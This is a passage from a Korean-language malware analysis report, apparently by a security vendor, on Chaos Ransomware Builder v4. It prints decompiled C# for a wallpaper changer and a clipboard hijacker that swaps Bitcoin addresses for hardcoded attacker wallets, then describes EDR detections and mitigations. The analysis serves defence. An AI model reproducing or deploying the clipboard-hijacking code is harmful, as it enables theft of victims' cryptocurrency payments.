            File.WriteAllBytes(text, Convert.FromBase64String(base64));
            Program.SystemParametersInfo(20U, 0U, text, 3U);
        }
        catch
        {
        }
    }
}
```

Locals

Name	Value	Type
System.IO.Path.GetTempPath...	@"C:₩Users₩somansa₩AppData₩Local₩Temp₩"	string
ConsoleApplication7.Progra...	"o8uti8r0q"	string
string.Concat returned	@"C:₩Users₩somansa₩AppData₩Local₩Temp₩o8uti8r0q.jpg"	string
base64	"#base64Image"	string
text	@"C:₩Users₩somansa₩AppData₩Local₩Temp₩o8uti8r0q.jpg"	string

[그림 24] SetWallpaper 메서드 내부

%TEMP% 폴더에 랜덤한 9 자리 이름을 갖는 JPG 파일을 생성한다. 이후 피해자 PC 바탕화면을 해당 JPG 로 변경한다. 유포자가 임의의 바탕화면을 지정하지 않았다면 배경화면은 변경되지 않는다.

2.3.10 클립보드 하이재킹

```
Program.SetWallpaper(Program.base64Image);
new Thread(delegate()
{
    Program.Run();
}).Start();
```

[그림 25] main 메서드 내부

피해자 PC 바탕화면 변경 후 Run 메서드가 스레드로 실행됨을 볼 수 있다.

```
public static string appMutex2 = "17CqMQFeuB3NTzJ" + "2X28tfRmWaPyPQgvoHV";
public static string appMutex = "bc"+"1qw0ll8p9m8uezhqhyd"+"7z459ajrk722yn8c5j4fg";
public readonly static Regex appMutexRegex = new Regex(@"(?:[13]{1}[a-km-zA-HJ-NP-Z1-9]{26,33}|bc1[a-z0-9]{39,59})");
protected override void WndProc(ref Message m)
{
    if (m.Msg == 797)
    {
        driveNotification.NotificationForm.currentClipboard = driveNotification.NotificationForm.GetText();
        if (driveNotification.NotificationForm.currentClipboard.StartsWith("bc1"))
        {
            if (this.RegexResult(Program.appMutexRegex) && !driveNotification.NotificationForm.currentClipboard.Contains(Program.appMutex))
            {
                string text = Program.appMutexRegex.Replace(driveNotification.NotificationForm.currentClipboard, Program.appMutex);
                driveNotification.NotificationForm.SetText(text);
            }
        }
        else if (this.RegexResult(Program.appMutexRegex) && !driveNotification.NotificationForm.currentClipboard.Contains(Program.appMutex2))
        {
            string text2 = Program.appMutexRegex.Replace(driveNotification.NotificationForm.currentClipboard, Program.appMutex2);
            driveNotification.NotificationForm.SetText(text2);
        }
    }
    base.WndProc(ref m);
}
```


[그림 26] WndProc 메서드 내부

Run 메서드를 분석 한 결과 클립보드에 특정 조건을 만족시키는 문자열이 입력되면 바꿔치기하는 동작을 하고있다.

조건 1	“bc1”로 시작하고, 소문자와 숫자로 구성된 42~62 자리 문자열
조건 2	1 또는 3 으로 시작하고, a~k, m~z, A~H, J~N, P~Z, 1~9 으로 구성된 27~34 자리 문자열

[표 5] 클립보드 하이재킹 조건

조건 1 은 “bc1qw0ll8p9m8uezhqhyd7z459ajrk722yn8c5j4fg” 문자열로 바꿔치기 한다. 조건 2 는 “17CqMQFeuB3NTzJ2X28tfRmWaPyPQgvoHV” 문자열로 바꿔치기 한다.




[그림 27] 피해자 PC 에 생성된 랜섬 노트

위 조건 1, 2 의 문자열은 비트코인 지갑 주소를 나타낸다. Chaos Ransomware Builder v4 제작자는 랜섬웨어 유포자가 랜섬노트에 유포자의 지갑 주소로 송금을 유도하더라도 Builder 제작자의 지갑으로 피해자가 송금하도록 유도하기 위해 이러한 기능을 추가한 것으로 판단된다.

3. Privacy-i EDR 탐지 정보

Chaos Ransomware Builder v4 에 의해 생성된 Chaos 랜섬웨어는 제작 및 유포는 단순하나, 다형적 성질을 갖게 되어 기존의 시그니처 기반 안티 바이러스 제품에 의해 탐지가 어렵다. 그러나 Privacy-i EDR 은 Chaos 랜섬웨어와 그 변종에 대해 정확한 탐지가 가능하며 Ransomware 악성코드 타입으로 탐지하고 있다. 이와 더불어 Chaos 랜섬웨어의 주요 악성 행위에 대해 아래와 같이 탐지하고 있다.


3.1 탐지 행위



[그림 28] Privacy-i EDR 탐지 행위

3.2 주요 탐지 행위


3.2.1 impact.impair.volume-shadowcopy



[그림 29] 시스템 복구 데이터 삭제

Chaos 랜섬웨어는 랜섬웨어 감염 뒤 시스템 복구를 이용한 파일 복구를 방해하기 위해 시스템 복구 데이터를 삭제한다. 이러한 행위를 Privacy-i EDR 은 위와 같이 주요 행위 정보로 탐지한다.

3.2.2 impact.encrypt.many-files



[그림 30] 다수의 파일 암호화

Privacy-i EDR 은 Chaos 랜섬웨어의 다수의 파일 암호화 행위에 대해 주요 행위 정보로 탐지한다.

3.2.3 persistence.configure.auto-run.file.4

[그림 31] 자동 시작 프로그램 등록

Chaos 랜섬웨어는 피해자 PC 에서 지속적으로 동작하기 위해 시작 프로그램으로 자신을 등록한다. Privacy-i EDR 은 이러한 행위를 주요 행위 정보로 탐지한다.

4. 대 응

1. OS 및 소프트웨어 보안 업데이트를 항상 최신으로 유지한다.
2. 랜섬웨어 탐지/차단이 가능한 EDR 제품을 통해 예방한다.
3. 주요 문서는 주기적으로 백업하고 물리적으로 분리하여 관리한다.
4. 신뢰 할 수 없는 메일의 첨부파일은 실행을 금지한다.

궁금하신 점이나 문의사항은 malware@somansa.com 으로 해주세요.